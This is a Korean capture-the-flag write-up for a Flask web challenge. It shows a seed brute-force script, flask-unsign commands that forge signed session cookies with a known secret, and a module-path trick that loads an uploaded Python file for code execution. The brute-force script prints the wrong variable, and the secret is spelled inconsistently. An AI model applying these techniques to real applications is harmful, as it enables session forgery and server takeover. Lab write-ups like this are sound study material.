[WEB] But nothing happened...

Explanation:

접속자 세션의 랜덤 sessid 에 따라 고정되는 고유한 랜덤 잉어킹을 생성한다.

Solve:

flag 는 2 개의 조각 FLAG_A, FLAG_B 으로 나누어져 있다. 둘 다 flask client-side session cookie 를 조작해서 찾아내야 한다.

Flask 기본 session 은 다음과 같이 구성되어 있다.

- base64 인코딩된 json 데이터
- SECRET_KEY 기반의 서명

데이터 부분은 디코딩해서 확인할 수 있으며, 만약 SECRET_KEY 를 알고 있으면 임의의 데이터를 포함한 서명된 세션 쿠키를 생성할 수 있다. flask 기본 세션은 서버에 세션정보를 저장하지 않기 때문에 임의로 생성한 세션 쿠키를 구분할 수 없다.

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/flask

FLAG_A:

만약 새로 생성된 잉어킹의 color 가 (255, 215, 0)으로 황금색이면 하드코딩된 FLAG_A 텍스트가 잉어킹 이미지에 포함된다.

```
karp_color = (random.randint(0, 255), random.randint(0, 255), random.randint(0, 255))
karp_gender = random.randint(0, 1)
FLAG_A = ""
if karp_color == (255, 215, 0): # golden one!
    FLAG_A = "JFS{karpe_diem"
```

다음과 같이 random seed 가 될 sessid 를 찾아낸다.

exploit > brute-force_sessid.py > ...


```python
import random

def check_hash(seed):
    random.seed(seed)
    karp_color = (random.randint(0, 255), random.randint(0, 255), random.randint(0, 255))
    return karp_color == (255, 215, 0) # golden one!

sessid = ""
for i in range(0, 100000000):
    candidate = f"{i}"
    if check_hash(candidate):
        flag = candidate
        print(f"FOUND: {sessid}")
        break
```

이후 flask-unsign 으로 세션 쿠키를 생성해 브라우저에 cookie 로 저장한다.

```
smorodina@hhj-gram:~$ flask-unsign -c "{'content.field': 'aa7928b793cc2e6ecd7459e4282efbd2.jpg', 'sessid': '9704243'}" -s --secret "잉 어 잉 어"
eyJjb250ZW50LmZpZWxkIjoiYWE3OTI4Yjc5M2NjMmU2ZWNkNzQ1OWU0MjgyZWZiZDIuanBnIiwic2Vzc2lkIjoiOTcwNDI0MyJ9.ZyyTNg.f2jDqGvS9XVWqgmZgZMHBVtQ2-c
```




새로고침하면 sessid 에 대한 새로운 잉어킹이 생성되고 flag 의 앞부분이 나타난다.


FLAG_B:

FLAG_B 라는 이름의 환경변수에 flag 의 나머지 부분이 저장되어 있다.

화면의 `싸우다` 버튼을 누르면 `/splash` 경로로 GET 요청을 날린다. 그러나 아무 일도 일어나지 않는다...



sessions/{sessid}/move.py 에서 동적 import 한 move.py 에서 함수 splash 를 호출한다.





```python
@app.route("/splash", methods=["GET"])
def splash():
    try:
        result = importlib.reload(
            importlib.import_module("sessions." + session["sessid"] + ".move")
        ).splash()
        return jsonify({"status": "ok", "move": "튀어오르기", "result": result})
```

배경 이미지를 업로드하는 기능이 있으므로, 이미지 대신 .py 파일을 업로드해서 호출되도록 할 것이다. 업로드된 파일은 sessions/{sessid}/files/ 경로에 저장되며, 호출하는 move.py 파일은 sessions/{sessid}/ 경로에 있다. 저장하는 파일 이름에는 secure_filename()이 적용되어 LFI 가 통하지 않는다.

```python
    f = request.files["file"]
    fname = secure_filename(f.filename)
    fpath = "./sessions/" + session["sessid"] + "/files/" + fname
    try:
        f.save(fpath)
        session["content."+contentname] = fname
        return jsonify({"status": "ok", "field": fpath})
```

대신, 우선 sessions/{sessid}/files/ 경로에 move.py 파일을 저장한다.



flask-unsign 을 이용해 기존의 sessid 를 `{sessid}.files` 로 바꾸어 새로 생성한 세션 쿠키를 가지고 `/splash` 에 다시 요청을 보낸다.

```
smorodina@hhj-gram:~$ flask-unsign -c "{'content.field': 'aa7928b793cc2e6ecd
7459e4282efbd2.jpg', 'sessid': '9704243.files'}" -s --secret "잉어잉어"
eyJjb250ZW50LmZpZWxkIjoiYWE3OTI4Yjc5M2NjMmU2ZWNkNzQ1OWU0MjgyZWZiZDIuanBnIiwi
c2Vzc2lkIjoiOTcwNDI0My5maWxlcyJ9.ZyygTw.p5V3YwQGSLchyskaCQ37RHebDik
```

동적으로 import 되는 모듈의 이름이 `sessions.{sessid}.move` 이기 때문에 위조된 세션 쿠키의 sessid 에 의해 `sessions.{original_sessid}.files.move` 가 되어, 업로드한 move.py 의 splash() 함수가 호출된다.